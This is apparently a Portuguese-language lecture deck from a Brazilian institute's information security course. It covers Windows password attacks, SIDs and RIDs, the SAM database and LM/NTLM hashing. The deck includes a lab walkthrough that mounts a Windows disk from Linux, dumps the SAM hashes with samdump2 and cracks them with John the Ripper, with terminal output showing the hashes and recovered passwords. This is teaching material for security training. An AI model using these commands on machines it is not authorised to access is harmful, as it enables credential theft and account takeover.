


Segurança da Informação Aula 7

Metodologia





Atacando um sistema



- Tipos de ataques a passwords
 - Ataque offline (lista de dicionário, ataque híbrido, força bruta)
 - Passivo Online (sniffer, sidejacking)
 - Ativo Online (tentativas aleatórias de senhas demorado e fácil detecção)
 - Engenharia Social
- Mecanismos de autenticação microsoft
- Ferramentas

Introdução



- Tal fase deve ser realizada após as fases de footprinting, scan e enumeração
 - Alvos disponíveis
 - Serviços e SOs na rede
 - Vulnerabilidades

Metodologia



- Principal tarefa nesta fase: Ataques a passwords!
- Após "quebrar" uma senha, move-se para a fase de escalando privilégios (e em seguida a fase mantendo acesso e por último cobrindo rastros)



- Tudo no windows roda em um contexto de uma conta!
- Conta pode ser:
 - User mode: Ações e aplicações rodando neste modo são fáceis de detectar e controlar
 - System account: Construída dentro do SO assim como uma conta local e tem amplos privilégios no computador preocupa-se com a segurança



- <u>Direitos de usuários</u> determinam quais tarefas no sistema o usuário pode executar
- Permissões são usadas para determinar quais recursos uma conta pode ter

Como o windows controla?



- SIDs e RIDs
- SID (security identifier) identifica o usuário, grupo e a conta. Segue um formato específico
- RID (resource identifier) é uma porção do SID e identifica um usuário específico, computador ou domínio



- SID é composto de: um "S", seguido por um número de revisão, um valor autoritário, um domínio ou um indicador do computador e um RID.
- O RID sempre é iniciado no número 500 para a conta "Administrator" (Guest é 501)
- Todas as contas criadas iniciam-se com o RID em 1000



S-1-5-21-3874928736-367528774-1298337465-500

- O número 500 indica que trata-se de um conta Administrador
- Se o número fosse 1014, chegaríamos a conclusão que esta é a 14ª conta criada no sistema
- Obs.: Linux utiliza "user id uid" e "group id gid" da mesma forma que o windows utiliza o SID e
 o RID /etc/passwd

INSTITUTO FEDERAL São Paulo

- Toda conta, teoricamente, possui um password
- Tal password está gravado em algum lugar
- No windows: c:\Windows\System32\Config\SAM
- SAM (Security Accounts Manager)
- O banco de dados SAM mantém todas as hashes dos passwords das contas locais (criptografado)
- Contas em um domínio, passwords são mantidos no DC

Arquitetura segurança windows - Resumo

INSTITUTO FEDERAL São Paulo

- RIDs e SIDs
- Perguntas a serem respondidas:
 - "Onde as senhas são gravadas no windows?"
 - "Como funciona a autenticação de usuários"?
- SAM (Security Accounts Manager)
- C:\windows\system32\config
- O arquivo não armazena as senhas
- O arquivo armazena o valor de hash das senhas neste arquivo



- Valor de hash é um algorítmo matemático de apenas 1 via que produz uma única saída para uma dada entrada
- Por ser apenas de 1 via (um caminho) teoricamente não se pode fazer o caminho inverso!
 - Enviar a hash para autenticação não irá funcionar!



- O arquivo SAM é travado quando o SO está ligado, ou seja, não é possível abrí-lo ou copiá-lo
- Arquivo SAM é criptografado
- Como copiá-lo?
 - Fazer boot com outro SO!
- Obs.: UNetbootin pode ser utilizado para criar um drive USB capaz de fazer o boot (caso a máquina não tenha o drive óptico)

INSTITUTO FEDERAL São Paulo

- Como decifrar o arquivo?
 - Utilizar o arquivo system que está também localizado no diretório do SAM
- A ferramenta utilizada chama-se samdump2
- Com as hashes em mãos, inicia-se o processo de quebra de senha
 - Ferramenta: John the Ripper (JtR)



- Primeiramente a Microsoft utilizava um algoritmo de hashing chamado Lan Manager (LM)
 - Toda senha era convertida para letra maiúscula
 - Reduz drasticamente a robustez de qualquer senha
 - Toda senha LM possui um tamanho igual a 14 caracteres
 - Se uma senha tiver menos de 14 caracteres, as letras faltantes serão preenchidas com valores nulos
 - Todas as senhas são separadas ao meio e armazenadas como 2 senhas individuais de 7 caracteres



- Exemplo:
 - Imagine a senha SuperSecretPassword!@#\$
 - Convertida para letra maiúscula: SUPERSECRETPASSWORD!@#\$
 - Máximo de 14 caracteres: SUPERSECRETPAS
 - Divide em 2: SUPERSE e CRETPAS



- Atualmente existe métodos mais seguros de valores hash utilizados pela microsoft
 - NTLM
 - NTLMv2
 - Kerberos

- Não significa que não pode ser quebrado! Apenas demorará mais!
- Ferramentas: KerbSniff

KerbCrack




- O tamanho da senha deve ser sua principal preocupação na segurança dos sistemas
- O tamanho da senha é matematicamente mais importante do que a complexidade
- Thisismypassphraseyouwhiner é enormemente mais seguro do que rdg#238Uef~!3k


Crack de senhas windows




- Passos
 - Localizar e fazer o download do arquivo de hashes de senha do sistema alvo
 - Usar uma ferramenta para converter as hashes de senhas (criptografadas) em uma senha em formato texto simples
- Dicionários (para ferramentas que não quebram as hashes)
 - /usr/share/wordlists
 - /usr/share/john/password.lst

Dar boot com uma iso em outro SO







Crack de senhas windows



- Crie uma senha (não muito complexa em alguma conta no XP)
- Após o boot pelo linux:
 - fdisk -l
 - mkdir /mnt/sda1 (ou qualquer outro nome de sua preferência)
 - mount /dev/sda1 /mnt/sda1
 - cd /mnt/sda1/Windows/system32/config
 - samdump2 system SAM > /tmp/hashes.txt
 - cat /tmp/hashes.txt
 - john /tmp/hashes.txt
 - john /tmp/hashes.txt --format=nt

Exemplo



```
root@kali: /tmp
File Edit View Search Terminal Help
systemd-private-c47c67c1a1444b479f548810d1533b0e-rtkit-daemon.service-2qCDoE
systemd-private-c47c67c1a1444b479f548810d1533b0e-systemd-hostnamed.service-vB1m8
tracker-extract-files.0
root@kali:/tmp# john /tmp/hashes.txt
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 8 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (dfs)
                 (Teste)
                 (Lucas)
                 (aluno)
                 (*disabled* SUPPORT 388945a0)
                 (*disabled* HelpAssistant)
                 (*disabled* Convidado)
                 (Administrador)
8q 0:00:00:00 DONE 2/3 (2015-09-22 09:06) 47.05q/s 48476p/s 48476c/s 387811C/s 1
```

Exemplo



```
root@kali: /tmp
File Edit View Search Terminal Help
aluno::1003:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4::
Lucas::1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
Teste::1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
dfs::1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
8 password hashes cracked, 0 left
root@kali:/tmp# john /tmp/hashes.txt --format=nt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 8 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456
                 (aluno)
                 (*disabled* Convidado)
                 (Lucas)
                 (Teste)
                 (dfs)
winxp
                 (Administrador)
6q 0:00:06:26 3/3 0.01554q/s 21780Kp/s 21780Kc/s 43876KC/s hsen4b4..hsen4b9
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@kali:/tmp# john /tmp/hashes.txt --show
Administrador::500:aad3b435b51404eeaad3b435b51404ee:1a49257017cfea65452a8927ce01
0bd3:::
*disabled* Convidado::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
```

Exercícios

INSTITUTO FEDERAL São Paulo

Responder o questionário disponível no moodle!